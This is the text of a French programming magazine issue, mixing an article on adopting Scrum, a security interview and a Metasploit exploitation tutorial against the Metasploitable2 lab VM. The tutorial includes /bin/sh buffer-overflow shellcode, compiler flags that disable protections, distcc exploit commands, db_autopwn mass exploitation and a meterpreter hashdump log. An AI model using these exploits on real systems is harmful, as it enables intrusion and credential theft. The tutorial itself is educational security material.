Afin de vous proposer ce modèle, nous avons estimé les éléments qui composent le Scrum et nous avons cherché à les prioriser par rapport à leur retour sur investissement (ROI). Le ROI dans un contexte financier est calculé par la formule suivante :

$$ROI = \frac{\text{(Bénéfice de l'investissement} - \text{Coût)}}{\text{Coût de l'investissement}}$$

Dans l'univers Agile, le gain correspond à la valeur ajoutée d'une fonctionnalité et le coût est la complexité pour la réaliser. Ces deux

valeurs étant souvent estimées sur deux unités de mesure différentes, la formule appliquée est alors simplifiée :

$$ROI = \frac{\text{Valeur ajoutée}}{\text{Complexité}}$$

En règle générale, cette formule est d'une grande aide lorsque l'on souhaite prioriser les tâches à faire. Il sera alors beaucoup plus facile d'identifier celles qui vous apportent le plus au moindre coût. Il est donc très fortement conseillé d'utiliser cette formule lorsque vous cherchez à prioriser un backlog. Dans notre application de cette formule, nous avons considéré que la valeur ajoutée était l'amélioration du cadre de travail de l'équipe de développement et nous avons choisi comme complexité les problèmes techniques et logistiques.

Cette explication étant faite, lançons-nous dans notre mise en place du Scrum !

Visibilité et communication

Les éléments du Scrum qui apportent sans doute le plus de gains avec un effort réduit sont les deux cérémonies centrées sur l'équipe : **Le daily stand up et la rétrospective !** Ces deux cérémonies sont très importantes car elles sont récurrentes et permettent aux développeurs de parler de leurs obstacles. Durant le daily stand up, le développeur signale, entre autres, ce qui le bloque pour avancer dans son travail au jour le jour. Durant la rétrospective, on demande à l'équipe de prendre du recul sur ce qui a été fait pour ensuite prendre des décisions afin d'améliorer le mode de fonctionnement. La valeur ajoutée de ces cérémonies est donc très importante et elles ne sont pas complexes à mettre en place. Il suffit de disposer d'un espace de travail et d'un laps de temps dédié pour se réunir régulièrement. Il est évident qu'il faudra réussir à délier les langues et à organiser des débats constructifs où tout le monde peut donner son opinion. Or cela fait justement partie du quotidien du ScrumMaster (voir le quotidien du ScrumMaster).

L'excellence technique

La seconde étape possède une très forte valeur ajoutée mais est aussi d'une très forte complexité dans sa mise en place : Instaurer un processus de qualité au niveau des développements !

Le Scrum stipule qu'il faut livrer régulièrement du logiciel de qualité proche de la production,

mais ne nous explique pas comment faire. Nous parlons ici d'un sujet non explicitement inclus dans Scrum mais qui est vital dans toute méthode Agile : l'excellence technique, l'un des 12 principes sous-jacents du manifeste agile ! La méthode Agile qui traite le mieux la majorité de ces problématiques est l'eXtreme Programming (XP). Si on y rajoute les bonnes pratiques venant de l'ALM (Application Lifecycle Management), il est alors possible d'obtenir une chaîne de production très efficace. Il est capital d'investir du temps et de l'argent dans cette étape, car la négliger risquerait de mettre à mal les belles promesses de l'agilité :

- La maîtrise de cette technique ;
- La capacité au changement ;
- Un produit opérationnel répondant au besoin ;
- La non-régression.

Les méthodes Agiles embrassent le changement mais si nous ne possédons aucun moyen d'en contrôler et tracer les impacts, le produit sera alors instable et donc inexploitable. De ce fait, il est impératif de compléter le Scrum avec des bonnes pratiques provenant de XP et de l'ALM

eXtreme Programming

L'élément capital venant de l'XP qu'il faut absolument inclure dans sa structure est la gestion des tests automatisés. Tout le monde vous le dira : Pour qu'un projet Scrum fonctionne bien, il faut tester, tester, tester ! La recette est toujours une période difficile et trop coûteuse. La meilleure stratégie pour remédier à cela est d'automatiser au maximum vos tests. Une bonne pratique du développement dirigé par les tests (TDD) vous aidera à détecter plus rapidement les problèmes de régression. C'est l'un des moyens les plus sûrs pour s'assurer de la qualité de son produit. Plus votre couverture du code par les tests sera importante et plus vous pourrez réduire la durée de la recette manuelle. L'élément complémentaire aux tests automatisés est l'intégration continue dans un build. Par cette pratique, la santé et la compilation de votre solution seront contrôlées régulièrement. Enfin, il ne faut pas hésiter à compléter d'un maximum de pratiques XP : la revue de code ou le Pair Programming pour maintenir le partage du savoir, le refactoring pour garantir un code propre, la normalisation du code pour limiter la dette technique et faciliter la compréhension du code, etc. Les plus grands succès connus sont des projets où le Scrum a été

complété par XP et ceci n'est pas dû au hasard !

Application Lifecycle Management

En plus de ces pratiques XP, il faut penser à l'univers de l'ALM afin d'offrir une meilleure solution d'ingénierie logicielle :

- La gestion d'un Build ;
- La traçabilité des développements
- le contrôle de la couverture du code par les tests ;
- le développement par branches ;
- l'industrialisation des développements ;
- le déploiement automatisé.

Toutes ces pratiques sont là pour améliorer la qualité du produit et accélérer le feedback. Compléter votre processus de développement avec ces bonnes pratiques vous fournira donc une quantité importante d'information pour surveiller et améliorer la qualité de vos applications. De plus, il est toujours intéressant de pouvoir gagner du temps sur toutes les tâches répétitives et chronophages comme le déploiement ou le lancement des tests par exemple. Il est sûr que toutes les technologies ne permettent pas cette mise en place. Il est possible de faire du Scrum sans automatisation en ayant uniquement des plateformes de tests adéquats ou des mécanismes de tests réguliers. Le challenge de l'excellence technique peut représenter un coût important, surtout au début, mais son gain est d'autant plus important que le temps passe et que la solution grossit. Si vous négligez cette étape, il y a peu de chance que votre expérience Scrum puisse être un réel succès.

Mise en place des autres pratiques Scrum

Arrivé à ce niveau-là, si votre équipe vise l'excellence technique et que vous arrivez à échanger durant vos cérémonies, vous ne devriez plus rencontrer énormément de freins techniques pour mettre en place ce nouveau mode de fonctionnement au sein de votre équipe. Le cœur de cette dernière est déjà en place : Qualité et communication au sein de l'équipe. Maintenant vous pouvez compléter vos pratiques avec le reste des éléments qui composent le Scrum :

- Introduisez le concept du backlog de produit (en attendant d'avoir un Product Owner) ;
- Traduisez les fonctionnalités qu'on vous fournit en User Stories (US) ;
- Définissez une unité de mesure pour estimer la complexité des users stories avec votre équipe (taille de T-shirt, suite de Fibonacci, ...) ;

- Sensibilisez votre équipe sur l'importance des tests d'acceptation ;
- Commencez à découper le temps en sprints ;
- Réfléchissez avec votre équipe sur les pré-requis nécessaires pour qu'une US soit prête à être réalisée (READY) ;
- Déterminez aussi les exigences pour qu'une US soit terminée tout en respectant les objectifs de qualité que vous vous êtes fixés lors de l'étape précédente (DONE) ;
- Commencez à mesurer votre vélocité. Mettez en place le planning poker et les autres cérémonies restantes.

N'essayez pas de tout mettre en place en même temps, au risque de vous disperser et casser votre belle dynamique. N'oubliez donc pas d'y aller petit à petit (cf. baby steps) et de ne pas vous éparpiller sur trop de chantiers en parallèle, cela est le plus souvent contre-productif. Maintenant, ce sont les pratiques qui touchent l'extérieur de l'équipe qu'il faut mettre en place.

Identifier le Product Owner

Vous y êtes presque ! Vous avez une équipe opérationnelle. Votre environnement est prêt. Il ne vous reste plus qu'à identifier la personne côté métier qui va vous permettre d'alimenter votre équipe avec des fonctionnalités exprimées en Users Stories: **Le Product Owner (PO)** ! Dans une mise en place en « sous-marin », avoir un Product Owner sera une tâche très ardue. Malgré le fait que vous avez pu modifier le mode de fonctionnement de votre équipe, ici il est question de nouveaux individus qui ne font pas partie de l'équipe directement. Il faudra donc trouver une sorte de sponsor au sein de la maîtrise d'ouvrage qui acceptera de jouer le jeu avec vous. Vous allez donc entreprendre une partie de « Qui est ce ? » au sein de l'entreprise.

- Sera-t-il capable de nous expliquer les fonctionnalités clairement ?
- Est-il capable de nous aider à déterminer les critères d'acceptation ?
- Sera-t-il capable de se rendre disponible pour valider le travail de l'équipe ?
- Pourra-t-il accepter de négocier avec nous les moyens de réaliser son besoin avec l'équipe ?

Lorsque vous avez trouvé votre candidat, commencez à extraire des fonctionnalités qu'il vous fournit les Users Stories, afin de les lister dans le product backlog. Vous pourrez lui présenter ce nouveau format et la notion de priorisation des US. Ainsi, petit à petit vous l'accompagnerez pour qu'il glisse

lui aussi dans une démarche Agile dans l'expression des besoins qui alimentera votre équipe. Pour que cela puisse bien fonctionner, il serait idéal que le PO connaisse parfaitement le produit et la cible métier et il qu'il puisse posséder le poids nécessaire au sein de l'entreprise pour vendre les décisions qui seront prises lors de la réalisation incrémentale du logiciel. Vous l'aurez compris, le PO est crucial pour le projet. Si vous demandez à un coach Agile le problème le plus récurrent sur les projets Agile, il répondra souvent : « Avoir un bon PO ! ». Faites donc votre possible pour accompagner et motiver les personnes qui pourraient jouer ce rôle afin de vous donner tous les chances que votre défi d'introduire de l'agilité pour votre équipe soit un grand succès. Si vous réussissez à atteindre ce niveau, Bravo **vous faites du Scrum** ! Il y a encore à faire et il est toujours possible de s'améliorer mais courage ! En maintenant le cap, votre équipe progressera et il y a fort à parier que cette nouvelle approche intrigue tous les intervenants extérieurs qui collaborent avec votre équipe.

Conclusion

La plus grande épreuve lorsque l'on souhaite introduire des pratiques Agiles n'est pas la méthode en elle-même mais surtout le choc des mentalités lorsqu'on essaye de changer les choses. Si vous arrivez à surpasser ces épreuves relationnelles alors vous découvrirez les bienfaits de Scrum et offrirez à votre équipe un meilleur cadre de travail. Finalement, Le ScrumMaster a pour vocation de transformer une équipe en un groupe auto-organisé et pouvoir considérer que cette tâche est terminée est la plus grande victoire que peut viser un ScrumMaster ! A ce niveau de maturité, un ScrumMaster dédié pourrait être remplacé par un ScrumMaster intégré car **ce rôle deviendra une responsabilité partagée parmi les membres de l'équipe**. Il ne faut jamais perdre de vue cet objectif ! Scrum prônant l'amélioration continue, il y aura toujours des actions à mettre en place pour viser plus haut mais une fois l'équipe autonome elle aura la maturité pour affronter ses obstacles.

Laurene Vol-Monnot
Scrum Master
Xebia - Software Development Done Right
 Blog: <http://blog.xebia.fr>

Arnaud Villenave
Coach Agile & Expert ALM
Cellenza - Software Development Done Right
 Blog: <http://blog.cellenza.com>

Hacking : mais que fait le développeur ?

La sécurité informatique, on en parle beaucoup dans les média, les salons et conférences. Et après ? Bizarrement, on rase les murs. Il ne se passe pas une semaine sans découvrir une nouvelle faille sur Android ou iOS, des problèmes sur des processeurs ou tout bonnement sur de gros sites de eCommerce. Bref, la routine.

Dire que rien n'est fait serait abusif. Car en dix ans, des progrès ont été réalisés sur les techniques et la transparence mais le développeur n'est pas toujours très réceptif à mieux sécuriser son code ou encore à tester les failles les plus élémentaires. Or, si on regarde le palmarès des failles et attaques, on retrouve toujours un peu les mêmes : injection de code, phishing, scanneur réseau... Et personne n'est à l'abri. Les patchs urgents d'Oracle pour boucher les trous sur Java prouvent l'ampleur du problème. Plus récemment, Microsoft a dû reti-

rer une mise à jour de sécurité d'avril (« Patch Tuesday ») suite à des bugs dans un des correctifs, même si les problèmes concernaient un nombre restreint d'utilisateurs Windows, le bug a été jugé sérieux pour retirer le patch...



Ce mois-ci nous avons voulu revenir sur la sécurité en nous focalisant sur deux tendances : les attaques avec l'un des outils de référence actuels, Metasploit et le côté développeur avec le top 10 des failles web...

N'oubliez jamais que pour faire une contre-mesure efficace, il faut comprendre l'attaque, de sa création à son exécution.

Nous aurons l'occasion de revenir dans *Programmez !* sur la sécurité et surtout sur la programmation sécurisée ou comment sécuriser son application dès le design...

François Tonic



Interview

« Nous détectons plus de 3 000 failles par jour ! »

Agé de seulement 26 ans, Mohammed Boumediane, le fondateur de HTTPCS, est déjà reconnu sur le marché de la sécurité et du hacking. Il a suivi une formation d'ingénieur en sécurité de l'information et de cryptologie au Cryptis Limoges.

On parle beaucoup de failles, de fuites, d'attaques. Quelle est pour vous la réalité au-delà de l'aspect médiatique ?

La réalité est qu'à chaque minute une entreprise est victime d'une attaque. Ces attaques varient selon la taille de l'entreprise et les outils de défense déployés sur leurs systèmes internes. Ceci dit, aucune entreprise n'est à l'abri ; dès que vous êtes connecté sur un réseau, votre sécurité dépend de la sécurité des autres membres de votre réseau, je vous laisse imaginer ce qui peut advenir sur internet ! Utiliser des antivirus, des anti-malwares ... c'est bien, mais ce n'est pas suffisant quand on a des données importantes à protéger. Il faut savoir qu'il y a une vraie économie souterraine bien organisée du cyber armement, contrôlée par des mafias, dont l'unique but est de gagner de l'argent ou vendre des outils d'attaques de systèmes informatique vulnérables. Pour mieux comprendre ce qui précède: vous utilisez un système, système qui ne vous appartient pas, car développé par un éditeur d'applications. Alors si cette application est vulnérable, le temps que l'éditeur se rende compte et en prépare le correctif, vous êtes en danger.

Une des causes de cette insécurité n'est-elle pas double : la non mise à jour des logiciels serveurs et outils, et le manque de rigueur dans le développement d'applications web ?

Pour la « non mise à jour », la faute revient aussi aux éditeurs qui pour certains mettent du temps à sortir les correctifs. Mais le manque de rigueur dans le développement d'applications web est à mettre en avant car elles constituent la porte d'entrée dans l'entreprise. Et une porte par définition est un dispositif de fermeture, donnant

passage à l'intérieur, et dans notre cas, à l'entreprise. Ces applications web ne sont pas que des interfaces vitrines, mais de véritables outils complets de gestion et d'administration de tâches critiques qu'il faut très bien sécuriser. Il faut donc utiliser des outils de veille et d'analyse au quotidien. Terminé le temps des audits de sécurité à la main tous les ans ! Aujourd'hui il faut suivre la vitesse de cette évolution, avec des outils performants, capables de détecter toutes les failles dans une application web, tout en proposant des contre-mesures.

Quelle est la plus belle faille ou attaque que vous avez eu l'occasion de voir ou de contre-attaquer ?


Nous détectons en moyenne 3 000 failles/jour, dont 30 % de failles critiques ou très critiques. Les attaques sont nombreuses et forcément différentes, elles sont de plus en plus sophistiquées et font de plus en plus appel à plusieurs vecteurs d'attaques pour réussir. Nous ne sommes jamais surpris par leur complexité, notre système est capable de les détecter, en revanche, ce qui nous surprend chaque fois, ce sont les contre-mesures et les dispositifs de sécurité déployés par les sites web vulnérables. En interne nous appelons cela "les sécurités des pauvres", et je ne parle pas d'argent, mais de technique. Par exemple ils utilisent des blacklists, or il y a mille et une façons de reformuler une injection pour réussir une attaque.

Vous éditez un scanner de vulnérabilités. Comment fonctionne ce type d'outil ?

Un scanner de vulnérabilités web est généralement composé de trois parties. Une partie qui cartographie le site, et il est important d'en faire une cartographie complète. HTTPCS est capable d'analyser du code javascript et flash par exemple. Cette partie est d'une importance primordiale pour la réussite du scan, car si vous scannez dix pages sur

onze, vous passez alors à côté d'une page qui peut potentiellement être vulnérable, il faut donc faire une cartographie complète et n'oublier aucune page. La deuxième partie est l'injection qui va s'occuper d'injecter du code malveillant, et là encore cela à son importance, il ne faut pas injecter n'importe quoi, le but est de détecter les vulnérabilités sans endommager le système. La troisième partie est l'analyse, qui va traiter les réponses serveur pour confirmer ou non la vulnérabilité. Chez HTTPCS, nous veillons à obtenir des résultats fiables, et nous avons travaillé durant deux ans sur chacune de ces parties afin de ne pas passer à côté de vulnérabilités et de ne délivrer à nos clients que des « vrais positifs ».

F.T.



Metasploit ou l'art de l'exploitation

A la fois framework de développement d'exploits et outil pour auditer les réseaux à la recherche de failles de sécurité, metasploit est aujourd'hui un outil incontournable pour les experts de sécurité.

Comment l'utiliser et automatiser un audit ? On le décrira ci-dessous comme si nous étions dans un film d'action où les exploits et les vulnérabilités sont les acteurs protagonistes et metasploit le réalisateur.

> Les origines

C'est en 2003 que HD Moore a l'idée de développer un kit d'outils et de librairies open source pour le développement d'exploits. A cette époque ce type de framework était très coûteux car les exploits étaient considérés comme quelque chose de trop dangereux pour être vendus à petits prix ou, pire, librement téléchargeables.

HD, comme la plupart des chercheurs en sécurité, était convaincu qu'interdire la publication d'exploits, tout comme cacher aux utilisateurs les failles de leurs logiciels, n'était pas un modèle viable.

C'est ainsi qu'est né metasploit. Un framework pour le développement d'exploits, distribué sous licence BSD, une des licences les moins restrictives qui existe au monde. N'importe qui pouvait ainsi télécharger msf et tester la sécurité de son OS, d'un protocole de communication ou d'un simple logiciel utilisateur.

Dix ans se sont écoulés depuis et metasploit est devenu de facto la référence pour la publication d'exploits. Si un chercheur trouve une faille « exploitable », il n'a qu'à écrire un module metasploit pour partager sa découverte avec le reste de la communauté.

> Les acteurs protagonistes

Si msf est le metteur en scène d'un audit de sécurité, les acteurs sont la vulnérabilité, l'exploit et le payload. Sans eux l'action n'est pas possible.

La vulnérabilité

La vulnérabilité est une anomalie propre à un logiciel qui fait que celui-ci se comporte différemment de ce qui est prévu.

Le buffer overflow est un grand classique des vulnérabilités. Ci-dessous trois lignes en C qui présentent une vulnérabilité de ce type :

```
void function(char *str) {
    char buffer[16];
    strcpy(buffer,str);
}
```

Au moment de l'exécution de l'instruction strcpy, si la chaîne de caractères str dépasse les 16 octets, une partie de la mémoire

contiguë à la variable buffer est écrasée. Le flux d'exécution est altéré car cette zone de mémoire peut contenir une autre variable ou le pointeur à l'instruction suivante.

Si l'on exécute le code ci-dessous, on obtient une erreur de segmentation à cause d'un accès à une zone de mémoire qui ne lui est pas alloué.

```
void main() {
    char large_string[256];
    int i;

    for( i = 0; i < 255; i++)
        large_string[i] = 'A';

    function(large_string);
}
```

Conséquence : le flux d'exécution est modifié et l'application « plante ». Mais peut-on contrôler ce flux et exécuter du code arbitraire ?

L'exploit

L'exploit est un bout de code qui profite de la vulnérabilité d'un système pour altérer et contrôler le flux d'exécution de façon arbitraire.

En revenant à l'exemple précédent, voici le même buffer overflow qui est exploité pour ouvrir un shell (/bin/sh).

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;

    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer;
```



```
msf exploit(windows/dcerpc
[*] Started reverse handler
[*] Trying target Windows
[*] Binding to 4d9f4ab8-7d1
[*] Bound to 4d9f4ab8-7d1
[*] sending exploit
[*] Sending stage <2834>
[*] Sleeping before handl
[*] Uploading DLL <7379
[*] Upload completed.
[*] Meterpreter session 1
[*] Loading extension stdapi.
[*] meterpreter > use stdapi
[*] Loading extension prio...
[*] meterpreter > hashdump
[*] Hashdump done.
```

OFFREZ-VOUS UN ABONNEMENT jusqu'à **-50%**

Code, gestion de projets, développement web, mobilité, Programmez ! est à la fois votre outil pratique, des articles de code par les meilleurs experts et votre veille technologique.

1

Abonnement 1 an au magazine

49 €* (au lieu de 65,45 €, prix au numéro)

2

Abonnement Intégral : 1 an au magazine + Archives Internet et PDF 59 €*

3

Abonnement 2 ans au magazine

78 €* (au lieu de 130,90 €, prix au numéro)

4

Abonnement intégral 2 ans au magazine + Archives Internet et PDF 88 €*

5

Abonnement Etudiant 1 an au magazine + Archives Internet et PDF 39 €* 49 €*



(*) Tarifs France métropolitaine

Toutes les offres en ligne : www.programmez.com

Abonnez-vous à partir de 3,80 € seulement par mois



Oui, je m'abonne

à retourner avec votre règlement à
Programmez, 17 route des Boulangers 78926 Yvelines cedex 9

- Abonnement 1 an au magazine** : 49 €* (au lieu de 65,45 €, prix au numéro)
- Abonnement Intégral : 1 an au magazine + archives Internet et PDF** : 59 €* (au lieu de 65,45 €, prix au numéro)
- Abonnement 2 ans au magazine** : 78 €* (au lieu de 130,90 €, prix au numéro)
- Abonnement intégral 2 ans au magazine + archives Internet et PDF** : 88 €*
- Abonnement Etudiant : 1 an au magazine** : 39 €* (joindre copie carte étudiant)
- Abonnement Etudiant : 1 an au magazine + archives Internet** : 49 €* (joindre copie carte étudiant)

(*) Tarifs France métropolitaine

M. Mme Mlle Entreprise : _____ Fonction : _____

Prénom : _____ Nom : _____

Adresse : _____

Code postal : _____ Ville : _____

Tél : _____ (Attention, e-mail indispensable pour les archives sur internet)

E-mail : _____ @ _____

Je joins mon règlement par chèque à l'ordre de Programmez !

Je souhaite régler à réception de facture

```

for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

strcpy(buffer,large_string);
}

```

Une fois terminée la dernière instruction, ce programme ne passe pas la main mais ouvre un nouveau shell . En effet, une fois chargée en mémoire, la chaîne de caractères shellcode est exécutée et interprétée comme le code suivant :

```

#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}

```

Ce n'est pas l'objet de cet article de rentrer dans les détails de génération de shellcode. Les lecteurs qui sont intéressés peuvent lire l'article [1] d'où sont tirés ces exemples. Ceci dit, il est important de relever que metasploit dispose des outils nécessaires pour générer du shellcode et pour calculer les offsets de mémoire.

Le payload

Dès que le flux d'un programme est contrôlé, il est possible d'exécuter du code arbitraire (i.e. l'exécution d'un shell). Ce code arbitraire s'appelle le payload. Il est normalement indépendant de l'exploit lui-même.

Metasploit dispose de plusieurs types de payloads différents. Si le plus simple est un shell et le plus sophistiqué meterpreter, le plus excentrique est un serveur VNC.

> Action !

Installation

Il existe plusieurs façons d'installer metasploit :

- Télécharger le setup d'installation sur le site de Rapid7 (l'éditeur de metasploit) [3]
- Cloner le répo github du framework metasploit [4]
- Utiliser la version pré-installée sur la distro Linux BackTrack [5]

Nous choisissons cette dernière option qui a l'avantage d'être pré-configurée et isolée de notre OS de travail.

Comme système cible, nous utilisons la VM metasploitable2 [5]. C'est une distribution Linux préparée à des fins éducatives par Rapid7 : elle présente un grand nombre de failles de sécurité non corrigées.

(1) Ce code provient du célèbre article [1] et a été conçu pour une architecture Linux Intel. Bien qu'encore d'actualité, l'article a désormais 15 ans et gcc et Linux ont entre-temps évolué [2]. Pour cette raison, il est nécessaire utiliser les options suivantes lors de la compilation avec gcc :

```

-fno-stack-protector
-mpreferred-stack-boundary=2
-z execstack

```

Premières commandes

Une fois metasploit installé, la première opération à faire est une mise à jour :

```
# msfupdate
```

Ensuite il est temps de démarrer la console :

```
# msfconsole
msf>
```

Enfin, quelques commandes pour une mise en bouche :

```
msf> help
msf> show exploits
msf> show payloads
msf> show options
msf> connect
msf> search
```

Choix de l'exploit et du payload

Après s'être familiarisé avec msf, il est temps de commencer l'audit. Dans cet exemple, l'adresse IP de la machine cible metasploitable2 est 192.168.138.129. C'est la première chose qu'il faut spécifier en exécutant la ligne de commande qui suit :

```
msf> set RHOST 192.168.138.129
```

Metasploitable2 contient plusieurs services qui peuvent être exploités pour avoir accès au serveur. L'un d'entre eux est distcc, une application qui fait de la compilation distribuée. La version installée est vulnérable à une attaque distante [6]. Un exploit qui permet de profiter de cette vulnérabilité est livré avec msf :

```
msf> info exploit/unix/misc/distcc_exec
msf> use exploit/unix/misc/distcc_exec
```

Cette dernière commande, use, permet de configurer l'exploit.

Il ne reste qu'à choisir le payload. On peut visualiser la liste de ceux compatibles avec l'exploit distcc_exec :

```
msf exploit(distcc_exec) > show payloads
```

Et en choisir un avec la commande set PAYLOAD :

```
msf exploit(distcc_exec) > set PAYLOAD cmd/unix/bind_perl
PAYLOAD => cmd/unix/bind_perl
```

Exploitation de la vulnérabilité

Une fois la configuration du module complétée, on la valide :

```
msf exploit(distcc_exec) > check
[+] The target is vulnerable.
```

Le moment d'exploiter la vulnérabilité est arrivé :

```
msf exploit(distcc_exec) > exploit
```



```
[*] Started bind handler
[*] Command shell session 1 opened (192.168.138.128:42129 -> 192.168.138.129:4444) at 2013-03-25 20:44:12 -0400
```

Bingo ! Le payload est exécuté et une session distante est à notre disposition.

> Le grand final

Tout film d'action qui se respecte termine avec un feu d'artifice et de grandes explosions. Et cet article n'est pas en reste ! Le module db_autopwn utilise le résultat d'un scan nmap et le compare avec la liste des exploits contenus dans metasploit. Les services vulnérables sont ainsi repérés et associés aux exploits correspondants. La description du module est plutôt claire :

« *Automatically exploit everything* »

Installation de db_autopwn

A partir de la version 4 de msf, ce plugin n'est plus livré. Par contre il est toujours disponible sur github [7]

```
git clone https://github.com/neinwechter/metasploit-framework.git
git checkout autopwn-modules
cd metasploit-framework
./msfconsole -q
msf> load db_autopwn
```

Configuration de la base

Pour stocker les résultats du scan nmap, metasploit utilise une base PostgreSQL. BackTrack 5 en a déjà une embarquée. Il suffit d'exécuter la commande suivante à partir de *msfconsole* pour s'y connecter :

```
msf> db_connect msf3:4bfedfc2@localhost:7337/msf3dev
```

Autopwn

Tout est prêt pour lancer nmap à partir de *msfconsole*

```
msf> db_nmap -v -sV 192.168.0/24
```

Les résultats du scan sont stockés dans la base postgresql et consultables à partir de *msfconsole* :

```
msf> hosts -c address,state,svcs
msf> services
```

Dès que la liste de services est présente dans la base, le plugin db_autopwn vérifie quels exploits peuvent ouvrir une session sur les serveurs distants :

```
msf> db_autopwn -t -p -R excellent
```

Une fois repérés les exploits plus intéressants, on lance l'exécution automatique de autopwn :

```
msf> db_autopwn -e -p -m (distcc_exec|tikiwiki)
```

Une fois l'exécution de db_autopwn terminée, on vérifie si notre audit se termine avec happy ending :-)

```
msf > sessions
```

Active sessions

=====

Id	Type	Information	Connection
--	--	-----	-----
1	shell	unix	192.168.138.128:35704 -> 192.168.138.129:36756 (192.168.138.129)

Les ressources

- [1] <http://www.phrack.org/issues.html?id=14&issue=49>
- [2] <http://paulmakowski.wordpress.com/2011/01/25/smashing-the-stack-in-2011/>
- [3] <http://www.metasploit.com/download/>
- [4] <https://github.com/rapid7/metasploit-framework>
- [5] <http://www.backtrack-linux.org/downloads/>
- [6] <http://cvedetails.com/cve/2004-2687/>
- [7] https://github.com/neinwechter/metasploit-framework/blob/autopwn-modules/plugins/db_autopwn.rb

Mario Loriedo,
Architecte Java/EE chez Zenika

L'information permanente

- **L'actu** de Programmez.com : le fil d'info quotidien
- **La newsletter hebdo** : la synthèse des informations indispensables.


Abonnez-vous, c'est gratuit !

www.programmez.com

The screenshot shows the Programmez.com homepage with a sidebar on the right containing news items and advertisements. The sidebar includes links to 'PROgrammez!', 'Microsoft', 'National Instruments', 'PROfessionnal', 'Ressources Humaines', and 'IRIScan Book 2'. The main content area features several news articles and a search bar at the top.

Les différentes techniques de hacks

La sécurité ne doit pas être prise à la légère et il est important de faire attention aux informations que vous recevez, car comme il existe de nombreuses techniques pour infiltrer les terminaux, vous risquez de retrouver vos données personnelles un peu partout. Cependant, vous avez aussi à disposition de nombreux outils pour vous protéger.



Les données numériques ont toujours communiqué à travers les réseaux informatiques. Ce qui est encore plus vrai aujourd'hui car le réseau s'est étendu sur internet. L'internet est la source numéro un des hackers, car il est de plus en plus facile d'obtenir des informations des internautes. Ils vont donc plus s'intéresser aux matériels, adresse IP, environnement, logiciels installés, etc, par rapport aux contenus des informations publiées sur les forums, réseaux sociaux ou blogs.

> Logiciel malveillant

Le logiciel malveillant (malware) est une technique qui permet de faire passer des informations à travers un de vos logiciels, sur votre ordinateur pour en récolter des données vous concernant. Par la suite, elles pourront être diffusées, utilisées et publiées ailleurs. Ces logiciels se présentent sous différentes formes et vous pouvez les appeler : trojans, chevaux de troie, vers, spywares, adwares, virus... Ils ont tous des noms différents car ils utilisent des techniques qui leur sont propres, dont le résultat final est de récupérer des informations privées. Pour vous protéger, vous pouvez utiliser un antivirus, un anti-spyware et un firewall. Et les trois associés, vous permettent d'éviter les malwares.

> Usurpation d'identité

Il s'agit d'une technique que vous connaissez sans doute déjà et qui s'appelle 'IP Spoofing'. Même si elle est ancienne, elle est revenue

dans les classements car elle peut être utilisée à partir du Wifi et/ou du Bluetooth. Sa cible favorite va toucher principalement les entreprises ou des personnes qui gèrent leurs propres réseaux internes accessibles à partir d'un nom de domaine, et donc visible par tous.

Cette technique permet de faire croire que l'ordinateur malveillant fait partie de votre



parc d'adresses en modifiant son adresse IP et par conséquent cette machine sera autorisée à faire toute sorte de requêtes.

⚠ Contre-mesure

La solution de protection oblige à configurer correctement son routeur d'entrée pour éviter que des ordinateurs externes puissent se faire passer pour une machine interne. De plus, vous pouvez limiter la durée du cache pour obliger un nettoyage de votre parc informatique en automatique, ce qui limite les risques.

> DNS Spoofing

L'objectif de cette technique est de rediriger l'internaute vers un autre site web (souvent pirate), sans qu'il s'en aperçoive. Pour cela, la personne malveillante regarde ce protocole car il est faiblement sécurisé. Le DNS

permet de faire la relation entre le nom de domaine d'un site web (www.votreSite.com) qui est le nom de la machine vers l'IP de celle-ci. Cette technique touche aussi le réseau intranet car une machine externe se connecte à travers un serveur DNS dans le but de pousser et d'accepter le ou les intrus.

⚠ Contre-mesure


